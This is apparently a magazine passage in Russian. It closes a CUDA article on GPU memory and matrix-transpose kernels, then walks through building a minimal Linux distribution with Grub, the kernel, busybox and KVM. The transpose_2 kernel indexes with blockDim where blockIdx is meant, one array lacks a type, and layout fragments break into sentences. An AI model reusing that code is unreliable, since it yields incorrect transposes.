» Если запрашиваемые данные лежат только в левой или правой половине 64/128-байтного сегмента, то сегмент уменьшается до соответствующей 32/64-байтной половины;

» Если запрашиваемые данные лежат только в одной из четвертей 128-байтного сегмента, то сегмент уменьшается до соответствующей 32-байтной части;

» **CUDA 2.x/3.x** Все обращения в глобальную память кэшируются; где именно, определяет программист во время компиляции через флаги: в кэшах L1 и L2 (`-Xptxas -dlcm=ca`, по умолчанию) или только в кэше L2 (`-Xptxas -dlcm=cg`). Вариант кэширования определяет размер транзакций с памятью – 128-байтные для первого случая и 32-байтные для второго. Таким образом, кэширование только в L2 может сократить время обращения в глобальную память в случае, когда потоки одного варпа обращаются к разбросанным [scattered] данным.

» **Единое адресное пространство** Начиная с CUDA 2.x, реализовано единое адресное пространство. Т.е. множество адресов поделено на участки, соответствующие локальной, разделяемой и глобальной памяти. Это существенно упрощает программирование алгоритмов с адресацией, зависящей от данных.

Транспонирование матриц

Для демонстрации некоторых из особенностей архитектуры решим простую модельную задачу: транспонируем матрицу. На вход

»

программе подается матрица A размером N×N. На выходе необходимо получить матрицу B, такую, что $B_{i,j} = A_{j,i}$.

Тестирование производительности предложенных алгоритмов будет проводиться на графических ускорителях Nvidia GeForce GTS 8800 (CUDA 1.1, 128 ядер, 512 МБ) и Nvidia Quadro FX 480 (CUDA 1.3, 192 ядра, 1536 МБ).

Для сравнения приведем листинг последовательной реализации транспонирования:

```
void transpose_host(float *a, float *b, int N) {
    for( int i=0; i<N; i++) {
        for( int j=0; j<N; j++) {
            b[ j*N + i ] = a[ i*N + j ];
        }
    }
}
```

Вариант 1

Число порождаемых вычислительных потоков равно числу элементов матрицы. Поток с координатами (i,j):

```
i = threadIdx.x+blockIdx.x * blockDim.x
j = threadIdx.y+blockIdx.y * blockDim.y
```

копирует значение элемента (i,j) из матрицы A в элемент (j,i) матрицы B. При таком подходе потоки одного варпа читают значения из $\max(32/\text{blockDim.x}, 1)$ строк матрицы, что приводит к такому же числу транзакций с памятью на чтение. При этом потоки одного варпа записывают эти значения в $\min(\text{blockDim.x}, 32)$ строк, что приводит к такому же числу транзакций с памятью на запись. Таким образом, при увеличении blockDim.x уменьшается число транзакций на чтение, но увеличивается число транзакций на запись. При уменьшении – наоборот. Полный листинг программы:

```
int N; // matrix size NxN
int BSX, BSY;
__global__ void transpose_1(float* A, float* B, int N) {
    int i = threadIdx.x + blockIdx.x * blockDim.x;
    int j = threadIdx.y + blockIdx.y * blockDim.y;
    B[ j * N + i ] = A[ i * N + j ];
}
float *host_a, *host_b;
float *dev_a, *dev_b;
```

```
int main(){
    N = 1024;
    BSX = BSY = 16;
    host_a = (float*)malloc(sizeof(float)*N*N);
    host_b = (float*)malloc(sizeof(float)*N*N);
    cudaMalloc(&dev_a, sizeof(float)*N*N);
    cudaMalloc(&dev_b, sizeof(float)*N*N);
    cudaMemcpy(dev_a, host_a, sizeof(float)*N*N,
        cudaMemcpyHostToDevice);
    dim3 gdim = dim3(N/BSX,N/BSY,1);
    dim3 bdim = dim3(BSX,BSY,1);
    transpose_1 <<< gdim, bdim>>> (dev_a, dev_b, N);
    cudaDeviceSynchronize();
    cudaMemcpy(host_b, dev_b, sizeof(float)*N*N,
        cudaMemcpyDeviceToHost);
}
```

Здесь в строках описано ядро transpose_1, транспонирующее матрицу A, результат записывается в матрицу B.

Далее определяются указатели на матрицы host_a и host_b, которые располагаются в оперативной памяти компьютера, и dev_a, dev_b – в глобальной памяти графического ускорителя. Сами указатели будут храниться в оперативной памяти, поскольку они инициализируются в основной программе и в их определении отсутствуют __device__ и __constant__. После этого выделяется область в оперативной (malloc) и глобальной (cudaMalloc) памяти.

Для вызова ядра transpose_1 необходимо определить две переменные структурного типа dim3, содержащие в себе размеры блока потоков и массива блоков потоков. Количество порождаемых потоков равно $N^2 = (N/BSX) * (N/BSY) * BSX * BSY$. Ядру в качестве аргументов передаются указатели на матрицы и линейный размер самих матриц. После вызова ядра основная программа дожидается завершения его исполнения (cudaDeviceSynchronize), чтобы убедиться, что значения всех потоков записаны в память, и копирует данные из глобальной памяти (cudaMemcpyDeviceToHost).

Вариант 2

Возьмем то же число порождаемых потоков и их отображение на элементы, как в Варианте 1. Потоки одного блока работают со следующими элементами матрицы A: $\{(x+tx, y+ty) | x =$

Влияние размера блока потоков на время работы

GTX 8800	1	2	4	8	16	32	64	128	256
1							3.20	3.20	3.13
2						3.15	3.18	3.18	3.13
4					3.20	3.18	3.20	3.22	
8				3.55	3.18	3.20	3.26		
16			3.25	3.50	3.16	3.28			
32		3.25	3.24	3.41	3.15				
64	1.36	3.26	3.20	3.50					
128	1.81	2.68	2.90						
256	2.73	3.21							

➤ Среднее время работы ядра transpose_1, в мс, на матрице 1024×1024 на графическом ускорителе Nvidia GTS 8800 для различных размеров блока потоков. По оси абсцисс – blockDim.x, по оси ординат – blockDim.y. Множество Манделъброта. Результат исполнения примера Mandelbrot из стандартного набора CUDA.

В таблицах представлены средние времена работы ядра при различных размерах блока потоков. По результатам тестирования видно, что время работы ядра существенно зависит от размера блока потоков. Цветом выделены наилучшие результаты по таблице. Объяснить, почему именно эти размеры

привели к наименьшим временам, трудно, поскольку в официальной документации открыта не вся информация об устройстве графических ускорителей. Можно лишь объяснить общую тенденцию: наименьшие результаты достигаются при blockDim.y > blockDim.x. Это связано с тем, что транзакция

на запись выполняется дольше транзакции на чтение. В данном варианте при уменьшении blockDim.x уменьшается число транзакций на запись: для CUDA 1.3 число транзакций равно $\min(\text{blockDim.x}, 32)$, для CUDA 1.1 – если blockDim.x = 1, то запись согласованная, иначе запись несогласованная.

Quadro	1	2	4	8	16	32	64	128	256
1							2.75	2.73	2.60
2						2.78	2.75	2.73	2.60
4					1.94	2.76	2.75	2.75	
8				0.99	1.90	2.73	2.75		
16			0.60	1.02	1.87	2.70			
32		0.51	0.66	0.99	1.79				
64	0.82	0.56	0.64	0.95					
128	0.96	0.56	0.45						
256	1.32	0.72							

➤ Среднее время работы ядра transpose_1 в мс на матрице 1024×1024 на графическом ускорителе Nvidia Quadro для различных размеров блока потоков. По оси абсцисс – blockDim.x, по оси ординат – blockDim.y.

$blockDim.x * blockDim.x, y = blockDim.y * blockDim.y, 0 \leq tx < blockDim.x, 0 \leq ty < blockDim.y$). Таким образом, потоки одного блока транспонируют подматрицу размера $blockDim.x * blockDim.y$ и результат записывают в матрицу B, начиная с элемента (y,x). Подматрица достаточно небольшая и может быть размещена в разделяемой памяти, где стадия транспонирования будет выполняться быстрее. Там мы и будем проводить транспонирование подматрицы:

1 Загружаемый из глобальной памяти элемент (i,j) = (x+threadIdx.x, y+threadIdx.y) матрицы A записывается в элемент (threadIdx.x, threadIdx.y) дополнительного массива sh, расположенного в разделяемой памяти.

2 Происходит барьерная синхронизация потоков в блоке, чтобы быть уверенным, что все потоки загрузили свое значение в массив sh.

3 Поток (i,j) записывает значение элемента (threadIdx.y,threadIdx.x) массива sh в элемент (y+threadIdx.x,threadIdx.y) массива B.

Данный способ будет работать только с квадратными блоками потоков, например, 16x16 или 32x32. Вот новый листинг ядра:

```
__global__ void transpose_2(float* a, float* b, int N) {
    __shared__ float sh[ BSY ][ BSX ];
    int x = blockDim.x * blockDim.y;
    int y = blockDim.y * blockDim.y;
    int i = x + threadIdx.x;
    int j = y + threadIdx.y;
    sh[ threadIdx.y ][ threadIdx.x ] = a[ (y+threadIdx.y) * N +
    (x+threadIdx.x) ];
    __syncthreads();
    b[ (x+threadIdx.y) * N + (y+threadIdx.x) ] = sh[ threadIdx.x ][
    threadIdx.y ];
}
```

Вариант 3

За счет использования разделяемой памяти получилось минимизировать число транзакций с глобальной памятью. Однако в данной реализации есть небольшой недостаток: в последней строчке во время чтения из массива sh на всех версиях CUDA образуются конфликты банков памяти. Рассмотрим вариант с размером блока потоков 16x16 и 16 банками в разделяемой памяти (CUDA 1.x). Адрес элемента sh[threadIdx.x][threadIdx.y] равен (void*) sh+4*(threadIdx.x*16 + threadIdx.y), следовательно, элемент sh[threadIdx.x][threadIdx.y] размещается в банке, номер которого равен остатку от деления (threadIdx.x*16+threadIdx.y) на 16. В данном случае номер будет равен threadIdx.y. Поэтому все потоки каждой из половин варпа будут обращаться к одному и тому же банку. Такое обращение приведет к увеличению времени исполнения соответствующей инструкции в 16 раз. Чтобы избежать конфликтов по банкам, в этой реализации достаточно увеличить размер строк до 17 элементов:

```
__global__ void transpose_4(float* a, float* b, int N) {
    __shared__ sh[ BSY ][ BSX+1 ];
    ...
}
```

Это обеспечит отсутствие конфликтов, поскольку адреса элементов sh[threadIdx.x][threadIdx.y] будут равны (threadIdx.x*17 + threadIdx.y)%16, и для различных threadIdx.x из (0,1, ..., 15) эти номера будут различаться.

	Время, мс		
	GTX 8800	Quadro	Core i7
transpose_1	1.36	0.45	
transpose_2	0.44	0.28	9.0
transpose_3	0.43	0.26	

» Среднее время работы в мс различных вариантов реализации задачи транспонирования матрицы. Размер матрицы — 1024x1024.

	GTX 8800	Quadro
transpose_1	6.6	20
transpose_2	20	32
transpose_3	21	34

» Ускорение различных вариантов реализации задачи транспонирования матрицы по отношению к последовательной реализации на процессоре Core i7. Размер матрицы равен 1024x1024.

Результаты

По результатам тестирования видно, что применение разделяемой памяти существенно уменьшает время работы ядра, т.к. минимизируется количество транзакций с памятью – как на чтение, так и на запись. Вариант 3, устранив конфликты по банкам, дает еще несколько процентов выигрыша по времени работы.

Эффективное программирование

В заключение перечислим по отдельности упомянутые ранее факторы, существенно влияющие на производительность.

» **Количество вычислительных потоков** От размера сетки блоков потоков и самого блока потоков зависит степень загруженности планировщиков графического ускорителя. Чем больше варпов планирует планировщик, тем больше у него возможностей скрыть задержки, связанные с обращением в глобальную память. Кроме того, достаточно большие размеры сетки и блока обеспечат эффективное масштабирование на новых графических ускорителях без переписывания и перекомпилирования программы. Обычно рекомендуется порождать порядка 105 потоков за один запуск ядра.

» **Равномерность загрузки вычислительных потоков** Неравномерность таковой – очень частое явление; например, вычисления значений во внутренних и граничных узлах сетки явной разностной схемы обычно различаются. Однако неравномерность загрузки потоков может привести к существенной деградации производительности. Во-первых, это связано с тем, что блок потоков завершается и освобождает мультипроцессор, когда все его потоки завершили исполнение. Во-вторых, запуск ядра завершается, когда все блоки потоков завершили исполнение.

» **Преобладание вычислений по отношению к загрузкам данных** Для повышения производительности необходимо максимизировать количество производимых вычислений на единицу загружаемых данных из глобальной памяти. Минимизировать количество доступов в память помогает использование разделяемой памяти и кэшеш, за счет переиспользования одним и тем же или другими потоками близко расположенных данных.

» **Локальность загружаемых данных** Этот фактор напрямую следует из предыдущего. Увеличение локальности загружаемых данных на уровне варпа позволяет уменьшить количество и объем транзакций с памятью и повысить эффективность работы кэшеш. Увеличение локальности загружаемых данных на уровне блока потоков позволяет увеличить эффективность использования разделяемой памяти и работы кэшеш.

» **Деление варпов на условных переходах** Когда разные потоки одного варпа разбиваются по разным ветвям условного перехода, время исполнения условного перехода складывается из времени исполнения его ветвей. Т.е. частое деление варпов по ветвям приводит к деградации производительности; ее степень зависит от числа делений варпов и от размера ветвей перехода. **LXF**

Обратная связь

Приглашаем высказаться потенциальных авторов статей по параллельным вычислениям – ценные предложения, критику и советы присылайте по электронной почте: kalgin@ssd.sccc.ru, E.M.Baldin@inp.nsk.su.

Linux: Сборка

Вооружась подготовленными инструментами, Дмитрий Кузнецов завершает дело построения минимального дистрибутива Linux.



Наш эксперт

Дмитрий Кузнецов
Более 10 лет ведет неравный бой с монстрами сложности, хотя некоторые почему-то их считают ветряными мельницами.

На прошлом уроке мы обзавелись инструментарием для сборки дистрибутива. Теперь настало время применить его на деле!

Сборка компонентов

Вроде бы в Linux, где почти все ПО открыто, не должно быть ничего проще и стандартнее, чем собирать компоненты дистрибутива из исходников. Увы, это не так. Детали сборки могут серьезно отличаться от проекта к проекту: разнятся методы получения исходного кода, форматы архивов, системы конфигурирования и т.д. К этому стоит отнестись с пониманием – слишком уж разнообразны проекты, и по масштабу, и по назначению: от ядра современной ОС до мелкой библиотеки, реализующей всего пару полезных функций. Но решаемые при сборке задачи одинаковы для любого ПО. Это позволяет сформулировать общую схему:

- 1 **Получение исходных кодов** (например, загрузка архива).
- 2 **Подготовка исходных кодов** (например, их распаковка в рабочий каталог).
- 3 **Конфигурирование** (например, запуск `./configure` с нужными параметрами).
- 4 **Компиляция** (например, запуск `make`).
- 5 **Установка** (например, запуск `make install`).

Детальные инструкции по сборке конкретного проекта вы узнаете только из его документации. Это единственно верный путь!

Загрузчик Grub

Самый известный и развитый загрузчик для ПК – *Grub*. Он используется большинством современных дистрибутивов Linux, в том числе и Ubuntu. Соберем его, действуя по нашей схеме.

1 Исходные коды *Grub* можно загрузить с сайта gnu.org в виде архива в формате tar.xz: `wget -nd -P /root/work/download/ ftp://ftp.gnu.org/gnu/grub/grub-1.99.tar.xz`.

2 В данном случае требуется только распаковать архив в рабочий каталог:

```
tar -C /root/work/src -xvf /root/work/download/grub-1.99.tar.xz
cd /root/work/src/grub-1.99/
```

3 Сконфигурировать *Grub* просто: задайте нужный компилятор C в переменной окружения `CC` и запустите скрипт `configure` с параметром `prefix`, указывающим каталог для установки (обычно `/usr`).

На беду, у ключа `prefix` в *Grub* двойное назначение: во-первых, он указывает место установки (каталог, куда складывать результаты сборки по команде `make install`); а во-вторых, компоненты *Grub* ищут друг друга по этому пути, работая в составе дистрибутива. Итак, получается два варианта сборки. Первый вариант:

» При сборке указываем `prefix=/root/work/src/_install_grub`. `Make install` складывает результаты сборки в `/root/work/src/_install_grub` (в `/usr` ничего не затирается). Но в файловой системе дистрибутива мы вынуждены разместить *Grub* тоже в `/root/work/src/_install_grub` (иначе компоненты не смогут найти друг друга).

Вариант должен работать, но очень хочется разместить загрузчик в `/usr`. Второй вариант:

» При сборке указываем `prefix=/usr`. `Make install` складывает результаты сборки в `/usr`, затирая системный *Grub*.

Тут уж совсем все плохо. Поэтому предлагается путь, совмещающий достоинства обоих вариантов:

- » Берем два дерева исходных кодов *Grub*.
- » В первом дереве собираем *Grub* с `prefix=/usr` (только `make install` не делаем), во втором дереве собираем *Grub* с `prefix=/root/work/src/_install_grub` (`make install` тоже не делаем).
- » В первом дереве заменяем все Makefile'ы на соответствующие из второго дерева и вызываем `make install`.

Получаем: `make install` складывает результаты сборки в `/root/work/src/_install_grub`, но в файловой системе дистрибутива мы можем разместить загрузчик в `/usr`.

Конфигурирование с ключом `prefix=/usr`:

```
CC=/root/work/files/toolchain/result/bin/x86_64-unknown-linux-gnu-cc ./configure --prefix=/usr
```

4 Командуем `CC=/root/work/files/toolchain/result/bin/x86_64-unknown-linux-gnu-cc make`.

5 Итак, до цели – один шаг. Осталась одна проблема, обходной путь для решения которой был обещан в разделе «Настройка». Как установить *Grub*, сконфигурированный с ключом `prefix=/usr`, в каталог `/root/work/src/_install_grub`? Обычная команда `make install` установит его в `/usr` и затрет файлы системного загрузчика.

Порассуждаем логически. Суть установки в простом копировании файлов в нужный каталог. Вся логика этого сосредоточена в Makefile'ах. Значит, нужно их откорректировать должным образом. Но при конфигурировании с ключом `prefix=/root/work/src/_install_grub` нужные Makefile'ы создаются автоматически. Использование их при установке решает поставленную задачу.

Создадим Makefile'ы для установки *Grub* в локальный каталог:

```
mkdir /root/work/src/grub-1.99_temp/
tar -C /root/work/src/grub-1.99_temp/ -xvf /root/work/download/grub-1.99.tar.xz
cd /root/work/src/grub-1.99_temp/grub-1.99/
CC=/root/work/files/toolchain/result/bin/x86_64-unknown-linux-gnu-cc ./configure --prefix=/root/work/src/_install_grub
```

Заменяем Makefile'ы (их всего шесть) в основном дереве исходных кодов. Можно копировать по одному вручную, но удобнее сделать это из командной строки:

```
cd /root/work/src/grub-1.99_temp
find ./grub-1.99/ | grep «Makefile$» | xargs -I {} -t cp --remove-destination {} .
```

Наконец-то можно установить *Grub* в локальный каталог:

```
cd /root/work/src/grub-1.99/
make install
```

Действительно, в каталоге `/root/work/src/_install_grub` лежит готовый загрузчик.

Описанный трюк с заменой Makefile'ов не стоит считать универсальным приемом. Нет никаких гарантий, что он сработает для другого ПО или даже других версий *Grub*.

Ядро Linux

1 Исходные коды ядра уже загружены, о чем за нас позаботился `crosstool-ng`. Архив в формате tar.xz лежит здесь: `/root/work/download/linux-3.2.25.tar.xz`.

ДИСТРИБУТИВА

2 Нужно распаковать архив в рабочий каталог:

```
tar -C /root/work/src/ -xvf /root/work/download/linux-3.2.25.tar.xz
cd /root/work/src/linux-3.2.25/
```

3 Во-первых, в файле Makefile корневого каталога исходных кодов нужно установить значения переменных ARCH и CROSS_COMPILE (строки 195 и 196) следующим образом:

```
ARCH ?= x86_64
CROSS_COMPILE ?= /root/work/files/toolchain/result/bin/
x86_64-unknown-linux-gnu-
```

Первая определяет целевую архитектуру собираемого ядра. Вторая настраивает систему сборки на применение нужного инструментария, путем добавления ее значения как префикса при вызове инструментов сборки. Например, в данном случае имя компилятора из **cc** превратится в **/root/work/files/toolchain/result/bin/x86_64-unknown-linux-gnu-cc**. Отредактировать Makefile можно вручную в любом текстовом редакторе или с помощью команд:

```
sed -i 's/^ARCH.*?=.*/$ARCH ?= x86_64/' ./Makefile
sed -i 's/^CROSS_COMPILE.*?=.*/$CROSS_COMPILE ?= /root/work/files/toolchain/result/bin/x86_64-unknown-linux-gnu-/' ./Makefile
```

Во-вторых, нужно создать файл **.config**, с помощью которого задается конфигурация ядра Linux. К счастью, в исходных кодах для каждой из поддерживаемых архитектур есть примеры конфигураций. Как и в случае с *cross-tool-ng*, удобно взять один из них за основу, а затем немного подкорректировать в случае необходимости. Но здесь не придется искать нужный файл настройки в дереве исходных кодов и копировать его вручную. Для этого есть специальная команда **make defconfig**.

Она создаст файл **.config** в текущем каталоге на основе стандартной конфигурации для данной архитектуры, которая уже была задана ранее в переменной ARCH.

Для изменения конфигурации ядра Linux служит специальная интерактивная система, похожая на ту, что используется в *cross-tool-ng*. Запустить ее можно командой **make menuconfig**.

Правок всего три.

» В разделе Processor type and features включите Build-in kernel command line, а затем в Build-in kernel command string введите **root=/dev/sda1 rootfstype=ext4**. Эта строка описывает параметры, которые ядро будет использовать при загрузке. Здесь достаточно указать расположение и тип корневой файловой системы.

» Как видно из предыдущего пункта, используется файловая система ext4, поэтому ее нужно включить: раздел File systems, параметр The Extended 4 (ext4) filesystem.

» В разделе Kernel hacking отключите Stack utilization instrumentation. Это избавит от назойливых сообщений о состоянии стека. Они бывают полезны при отладке, но иначе только раздражают.

Осталось закрыть систему конфигурирования (дважды нажать Esc), согласившись с сохранением изменений в файле **.config**. Конфигурация ядра готова.

4 Компилируем: **make**.

5 Готовый образ ядра Linux представляет собой единственный файл **/arch/x86/boot/bzImage**, поэтому установка не требуется.

Прикладное ПО и *init*

Прикладных программ великое множество. Даже если ограничиться лишь основными утилитами командной строки, традиционными для любого дистрибутива Linux, описание их сборки

заяло бы не один десяток страниц. К счастью, есть прекрасный проект *busybox*. Он реализует функциональность *init*, *shell* и еще более чем 300 программ командной строки Linux. Даже удивительно, что все это умещается в единственном исполняемом файле объемом 2,5 МБ. Некоторые программы слегка урезаны – например, может отсутствовать поддержка некоторых параметров. Но надо быть уж очень большим фанатом консоли, чтобы ощущать эти неудобства. Очевидно, что в данном случае вполне разумно использовать *busybox*. Необходимо только сделать два замечания:

» Синтаксис файла **initab**, необходимого для *init*, в *busybox* немного отличается от его классического аналога.

» Утилита *grep* из *busybox* не устраивает один из скриптов в *Grub*. Исследования показали, что все дело в параметре **-x**. Поэтому *grep* придется собрать отдельно. Возможно, в будущих версиях *busybox* эта проблема будет исправлена.

1 Исходные коды *busybox* можно загрузить с сайта проекта в виде архива в формате tar.bz2: **wget -nd -P /root/work/download/www.busybox.net/downloads/busybox-1.20.2.tar.bz2**.

2 Распаковка архива в рабочий каталог:

```
tar -C /root/work/src/ -xjvf /root/work/download/busybox-1.20.2.tar.bz2
cd /root/work/src/busybox-1.20.2/
```

На сайте проекта для каждой версии *busybox* можно найти патчи (на момент написания статьи для версии 1.20.2 был доступен только один), которые желательно загрузить и применить к распакованным исходным кодам:

```
wget -nd -P /root/work/download/ www.busybox.net/downloads/fixes-1.20.2/busybox-1.20.2-kernel_ver.patch
patch -p1 </root/work/download/busybox-1.20.2-kernel_ver.patch
```

3 Конфигурирование *busybox* и ядра Linux аналогичны: взять стандартную конфигурацию, открыть интерактивную систему конфигурирования и изменить несколько параметров:

```
make defconfig
make menuconfig
```

Как всегда, правок немного.

» В разделе Busybox Settings > Build Options установить параметр Building BusyBox as a static binary (no shared libs). Он означает, что *busybox* нужно собрать в виде единственного исполняемого файла. Все поддерживаемые программы будут реализованы в виде символических ссылок на него.

» Там же, параметру Cross Compiler prefix установить значение **/root/work/files/toolchain/result/bin/x86_64-unknown-linux-gnu-**. Его смысл аналогичен переменной CROSS_COMPILE в ядре Linux.

» В разделе Network utilities > inetd отключить Support RPC services. Для сборки с этим параметром в используемом инструментарии не хватает заголовочных файлов. Поскольку эта возможность не нужна, проще ее отключить, чем модернизировать инструментарий.

Как и в случае конфигурирования ядра Linux, выйдя из интерактивной системы и согласившись с сохранением изменений в **.config**, получаем готовую конфигурацию *busybox*.

4 Компиляция: **make**.

5 Установка: **make install**.

В одном из параметров настройки местом установки был указан каталог **./install**. Действительно, был создан **/root/work/src/busybox-1.20.2/install** с готовым *busybox*.

»

Осталось собрать *grep*. К счастью, это настолько просто, что не потребует никаких пояснений. Все бы программы так собирались!

1 Получаем исходные коды:

```
wget -nd -P /root/work/download/ ftp://ftp.gnu.org/gnu/grep/
grep-2.10.tar.xz
```

2 Готовим исходные коды:

```
tar -C /root/work/src/ -xvf /root/work/download/grep-2.10.tar.xz
cd /root/work/src/grep-2.10/
```

3 Конфигурируем:

```
CC=/root/work/files/toolchain/result/bin/x86_64-unknown-linux-
gnu-cc ./configure --prefix=/root/work/src/_install_grep
```

4 Компилируем:

```
CC=/root/work/files/toolchain/result/bin/x86_64-unknown-linux-
gnu-cc make
```

5 Устанавливаем: **make install**.

Установка выполнена в каталог `/root/work/src/_install_grep`.

Заготовка корневой ФС из *crosstool-ng*

Как уже говорилось ранее, в Linux всем прикладным программам необходима стандартная библиотека языка C. Без нее не обходится ни один дистрибутив. К счастью, она входит в состав нашего инструментария, поэтому с ее сборкой возиться не придется, об этом уже позаботился *crosstool-ng*. Собранный для целевой платформы версию можно найти здесь: `/root/work/files/toolchain/result/x86_64-unknown-linux-gnu/sysroot/`. Как нетрудно догадаться по названию, содержимое каталога **sysroot** служит отличной заготовкой для корневой файловой системы нового дистрибутива.

Минимальный набор стартовых скриптов

Каталог `/etc` любого современного дистрибутива Linux содержит море сложнейших скриптов и файлов настройки. С виду кажется, что разобраться в них невозможно. Но стоит погрузиться в изучение, как станет ясно, что большинство из них отвечают за настройки некой прикладной программы. Нет программы, нет и соответствующих файлов. Для минимального дистрибутива, описываемого в данной статье, хватит трех. И их содержимое так примитивно, что пояснения могут показаться излишними.

Создание рабочего каталога:

```
mkdir /root/work/files/etc_files
cd /root/work/files/etc_files
```

Сами файлы можно создать в любом текстовом редакторе или, как показано ниже, с помощью команд **echo**.

» Файл `/etc/inittab`, который конфигурирует *init*.

```
echo '::sysinit:/etc/rcS' >> ./inittab
echo 'tty1::respawn:/bin/sh' >> ./inittab
echo 'tty2::respawn:/bin/sh' >> ./inittab
echo 'tty3::respawn:/bin/sh' >> ./inittab
echo '::restart:/sbin/init' >> ./inittab
echo '::ctrlaltdel:/sbin/reboot' >> ./inittab
```

Смысл понятен, детали синтаксиса прояснит документация.

» Файл `/etc/rcS`, указанный в *inittab* как стартовый скрипт.

```
echo '#!/bin/sh' >> ./rcS
echo 'mount -av' >> ./rcS
echo 'mdev -s' >> ./rcS
echo 'echo «Hello, my micro linux!»' >> ./rcS
```

Этот обычный скрипт командной оболочки выполняет три действия:

» Монтирует файловые системы, указанные в файле `/etc/fstab`.

» Создает в каталоге `/dev` все необходимые файлы устройств. Здесь это делается с помощью программы *mdev* из *busybox*, хотя в больших дистрибутивах Linux обычно используется специальная система *udev*, которая требует отдельной сборки и настройки.

» Выводит приветствие.

Поскольку он будет запускаться, дадим ему на это права:

```
chmod 777 ./rcS
```

» Файл `fstab`. Строго говоря, он не обязателен. Но трудно удержаться от соблазна всего двумя строчками получить доступ к содержимому файловых систем `proc` и `sysfs`, которые дают огромное количество полезной информации о работающей системе.

```
echo -e 'proc\t/proc\tproc\tdefaults\t0\t0' >> ./fstab
echo -e 'sysfs\t/sys\tsysfs\tdefaults\t0\t0' >> ./fstab
```

Все вместе

Итак, необходимые компоненты готовы. Осталось собрать из них корневую файловую систему будущего дистрибутива. Это делается простым копированием полученных компонентов в один каталог. Первым делом нужно скопировать заготовку корневой файловой системы, созданную *crosstool-ng*, в рабочий каталог:

```
cp -r /root/work/files/toolchain/result/x86_64-unknown-linux-
gnu/sysroot/ /root/work/files/
```

Теперь туда можно добавить все остальные компоненты.

» **Busybox**

```
cp -r /root/work/src/busybox-1.20.2/_install/* /root/work/files/
sysroot/
```

» **Grep** (программы из пакета *grep* должны заменить соответствующие символические ссылки *busybox*, поэтому при копировании нужно указать ключ **remove-destination**):

```
cp -r --remove-destination /root/work/src/_install_grep/* /root/
work/files/sysroot/
```

» **Загрузчик Grub** нужно копировать в каталог `/usr`, как было указано при сборке:

```
cp -r /root/work/src/_install_grub/* /root/work/files/sysroot/usr/
```

» **Стартовые скрипты и конфигурационные файлы**

```
cp -r /root/work/files/etc_files/* /root/work/files/sysroot/etc
```

» **Образ ядра** Обычно располагается в каталоге `/boot`. Нужно создать его и скопировать туда **bzImage**, переименовав в соответствии с требованиями *Grub* в **vmlinuz-3.2.25**:

```
mkdir /root/work/files/sysroot/boot
```

```
cp /root/work/src/linux-3.2.25/arch/x86/boot/bzImage /root/work/
files/sysroot/boot/vmlinuz-3.2.25
```

Осталось создать пустые каталоги `/proc`, `/sys` и `/dev` для монтирования файловых систем и создания файлов устройств:

```
cd /root/work/files/sysroot/
mkdir proc sys dev
```

Корневая файловая система готова.

Запуск готового дистрибутива

Итак, можно считать, что дистрибутив Linux собран. Надо бы проверить его работоспособность и настроить загрузчик. Для этого нужно компьютер или раздел на жестком диске. Но свободный компьютер для экспериментов мало у кого найдется, а чтобы уверенно выполнять такие трюки на отдельном разделе жесткого диска своей рабочей машины, нужен немалый опыт. Идеальное решение – виртуальная машина (VM): делаешь все что угодно, а если что-то не вышло, всегда можно удалить файл с образом жесткого диска и попробовать еще раз. Осталось выбрать эту VM.

Виртуальная машина KVM

Технологии виртуализации в последние годы довольно бурно развиваются, поэтому выбирать есть из чего. Но виртуализация не является темой данной статьи, поэтому хотелось бы найти решение попроще. Тут внимание сразу привлекает *KVM* (Kernel Virtual Machine), VM ядра Linux. Она в ядре, а ядро уже есть; значит, с ней будет меньше всего проблем. Здесь следует отметить, что попасть в ядро давно мечтали все. Многие годы шла изнурительная борьба за это «место под солнцем». Но появилась *KVM* – и в два счета обошла старичков. Победа, видимо, была одержана

компактностью: для работы *KVM* достаточно загрузить один модуль ядра и установить *QEMU* для виртуализации ввода/вывода. Правда, такое решение работает только на современных процессорах Intel и AMD с аппаратной реализацией технологии поддержки виртуализации. Но эта проблема с каждым годом теряет свое значение. Проверить наличие у процессора данной функциональности можно так (если выводится ok, то поддерживает):

```
[ «egrep '^flags.*(vmx|svm)' /proc/cpuinfo` != "" ] && echo "ok"
```

Установить *KVM* просто:

```
apt-get install kvm qemu
```

Теперь загрузите нужный драйвер, и можно приступать к работе. Для процессоров AMD скажем **modprobe kvm-amd**, для процессоров Intel – **modprobe kvm-intel**. Если при загрузке драйвера выдается ошибка Operation is not supported [Операция не поддерживается], вероятно, в BIOS отключена виртуализация.

Установка ОС

Пора разобраться в работе инсталлятора ОС. Непосвященным эта задача может показаться неподъемной. Уж очень большое впечатление производит программа, способная превратить грудку микросхем в современный компьютер. Однако все эти чудеса обеспечиваются ПО, входящим в состав дистрибутива ОС, а процедура установки сводится к подготовке жесткого диска и простому копированию на него нужных файлов. Кто бы мог подумать, что таинственный образ инсталлятора ОС так легко развенчать? Далее вся его работа будет подробно рассмотрена и проделана вручную.

Первым делом нужен сам жесткий диск, на который будет устанавливаться ОС. Для VM его роль играет обычный файл, называемый образом жесткого диска. Для работы с ними в *QEMU* есть специальная программа. Вот как с ее помощью можно создать образ жесткого диска размером 1 ГБ:

```
qemu-img create /root/work/files/sysroot.img 1G
```

Это образ самого простого типа (raw-формат), то есть обычный файл, заполненный нулями. С таким же успехом для его создания можно было бы воспользоваться командой **dd**.

Итак, диск есть. Как с ним работать? С реальными жесткими дисками все было бы понятно: в Linux они представлены файлами в каталоге **/dev**. А с образами? Хорошо бы уметь и с ними работать аналогично. Это возможно с помощью технологии сетевого блочного устройства (Network Block Device, NBD). Она дает возможность работать с удаленными жесткими дисками через сеть TCP/IP. Сервер – компьютер, который предоставляет доступ к своему жесткому диску. На нем работает прикладная серверная программа, принимающая запросы из сети и транслирующая их в локальные дисковые операции. Клиент – компьютер, желающий получить доступ к удаленному жесткому диску. На нем ядро Linux (для этого оно должно быть собрано с параметром CONFIG_BLK_DEV_NBD) создает в каталоге **/dev** набор файлов **nbdN**, которыми будут представляться удаленные диски. Как все это поможет в работе с образами? В *QEMU* есть специальная программа *qemu-nbd*, позволяющая представить образ жесткого диска виртуальной машины удаленным жестким диском. Следовательно, можно подключить образ к файлу, например, **/dev/nbd0**, и работать с ним как с обычным жестким диском. Если NBD в ядре Linux собрана в виде модуля (например, так сделано в Ubuntu 12.04 LTS), нужно не забыть его загрузить:

```
modprobe nbd max_part=16
```

```
qemu-nbd -c /dev/nbd0 /root/work/files/sysroot.img
```

```
partprobe /dev/nbd0
```

